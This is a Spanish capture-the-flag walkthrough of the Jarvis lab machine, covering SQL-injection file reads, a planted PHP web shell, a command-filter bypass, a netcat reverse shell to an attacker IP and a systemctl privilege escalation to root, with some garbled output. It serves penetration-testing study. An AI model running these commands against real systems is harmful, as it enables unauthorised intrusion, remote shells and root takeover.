
Vemos que solo hay una tabla "room", vamos a numerar las columnas:



Vemos que no hay ninguna password columna que refleje pas password ni nada, solo hablan de las habitaciones del hotel, por sea caso vamos a ver los nombres:




Como vemos que por ahi no va, vamos a probar a cargar el archivo "/etc/passwd":




Nos deja cargar archivos locales de la maquina victima:

```
12 <span class=
13 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
14 bin:x:2:2:bin:/bin:/usr/sbin/nologin
15 sys:x:3:3:sys:/dev:/usr/sbin/nologin
16 sync:x:4:65534:sync:/bin:/bin/sync
17 games:x:5:60:games:/usr/games:/usr/sbin/nologin
18 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
19 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
20 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
21 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
22 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
23 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
24 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
25 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
26 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
27 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
28 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
29 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
30 systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
31 systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
32 systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
33 systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
34 _apt:x:104:65534:./nonexistent:/bin/false
35 messagebus:x:105:110:./var/run/dbus:/bin/false
36 pepper:x:1000:1000:./home/pepper:/bin/bash
37 mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
38 sshd:x:107:65534:./run/sshd:/usr/sbin/nologin
```


Descubrimos al usuario pepper, vamos a intentar cargar su id_rsa:



No vemos ningun resultado. Vamos a probar si podemos escribir en archivos locales de la maquina victima:



Vemos que hemos conseguido subir un archivo.html a la maquina victima. Como sabemos que el servidor web interpreta codigo php porque lo hemos visto en "wappalizer" vamos a intentar subir codigo php malicioso:



Como podemos ver, nos falta el numero "3" que es donde hemos inyectado nuestro codigo php malicioso. El codigo lo que hace es permitir inyectar la variable "cmd" en el archivo "malicious.php" para poder inyectar comandos. Vamos a probar a ejecutar el comando "id":

Nos dice "got you" como que nos han pillado intentando ejecutar comandos. En el archivo nos dice que caracteres no podemos utilizar:

```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
```

Como no se menciona el simbolo "\$" podemos utilizarlo para ejecutar comandos. Por ejemplo:

```
Enter an IP: $(echo 10.10.14.3)
PING 10.10.14.3 (10.10.14.3) 56(84) bytes of data.
64 bytes from 10.10.14.3: icmp_seq=1 ttl=63 time=109 ms
64 bytes from 10.10.14.3: icmp_seq=2 ttl=63 time=113 ms
64 bytes from 10.10.14.3: icmp_seq=3 ttl=63 time=110 ms
```

Sabiendo esto, vamos a enviarnos una shell con netcat a la maquina victima:

```
Enter an IP: $(echo nc -c bash 10.10.14.3 1234)
Got you
```

No nos deja porque esta el simbolo "-" y no esta permitido. Pero lo que podemos hacer es crear un binario que contenga el contenido que estamos intentando inyectar:

```
www-data@jarvis:/tmp$ cat shell
#!/bin/bash

nc -c bash 10.10.14.3 1234
```

Lo metemos en el "\$PATH" de la maquina victima:

```
www-data@jarvis:/tmp$ export PATH=/tmp:$PATH
www-data@jarvis:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Ahora cuando ejecutemos el comando "shell" se nos enviara una conexion por netcat:

```
Enter an IP: $(bash shell)
[10.10.14.3] ~
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.143] 54170
whoami
pepper
```

Vemos que tenemos permisos SUID con el usuario pepper en el binario "systemctl":

```
pepper@jarvis:/bin$ find / -perm /4000 2>/dev/null
/bin/fusermount      This example creates a local SU
/bin/mount           Interact with an existing SUID b
/bin/ping            path.
/bin/systemctl
```

Vamos a probar a ejecutarlo directamente. Como esta en formato paginado podemos inyectar comandos con "!" pero nos dice que somos el usuario pepper osea que no nos sirve esta via de escalada:

```
pepper@jarvis:/bin$ /bin/systemctl
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
proc-sys-fs-binfmt_misc.automount loaded active running Arbitrary Executable F
sys-devices-pci0000:00-0000:00:10.0-host0-target0:0:1-0:0:1:0-block-sda-sda1.dev
sys-devices-pci0000:00-0000:00:10.0-host0-target0:0:1-0:0:1:0-block-sda-sda2.dev
sys-devices-pci0000:00-0000:00:10.0-host0-target0:0:1-0:0:1:0-block-sda.device l
sys-devices-pci0000:00-0000:00:15.0-0000:03:00.0-net-eth0.device loaded active p
sys-devices-platform-serial8250-tty-ttyS0.device loaded active plugged /sys/de
sys-devices-platform-serial8250-tty-ttyS1.device loaded active plugged /sys/de
sys-devices-platform-serial8250-tty-ttyS2.device loaded active plugged /sys/de
sys-devices-platform-serial8250-tty-ttyS3.device loaded active plugged /sys/de
sys-subsystem-net-devices-eth0.device loaded active plugged VMXNET3 Ethernet C
-.mount                            loaded active mounted Root Mount
dev-hugepages.mount                loaded active mounted Huge Pages File System
dev-mqueue.mount                   loaded active mounted POSIX Message Queue File
proc-sys-fs-binfmt_misc.mount      loaded active mounted Arbitrary Executable File
sys-kernel-debug.mount             loaded active mounted Debug File System
systemd-ask-password-console.path loaded active waiting Dispatch Password Requ
systemd-ask-password-wall.path     loaded active waiting Forward Password Requests
init.scope                         loaded active running System and Service Manage
apache2.service                    loaded active running The Apache HTTP Server
console-setup.service              loaded active exited Set console font and keym
cron.service                       loaded active running Regular background progra
dbus.service                       loaded active running D-Bus System Message Bus
!whoami
pepper
```

Probamos la via recomendada por "GFTOBlns":

```
(a) TF=$(mktemp)
    echo /bin/sh >$TF
    chmod +x $TF
    sudo SYSTEMD_EDITOR=$TF systemctl edit system.slice
```

```
pepper@jarvis:/bin$ SYSTEMD_EDITOR=$TF systemctl edit system.slice
# whoami
root
```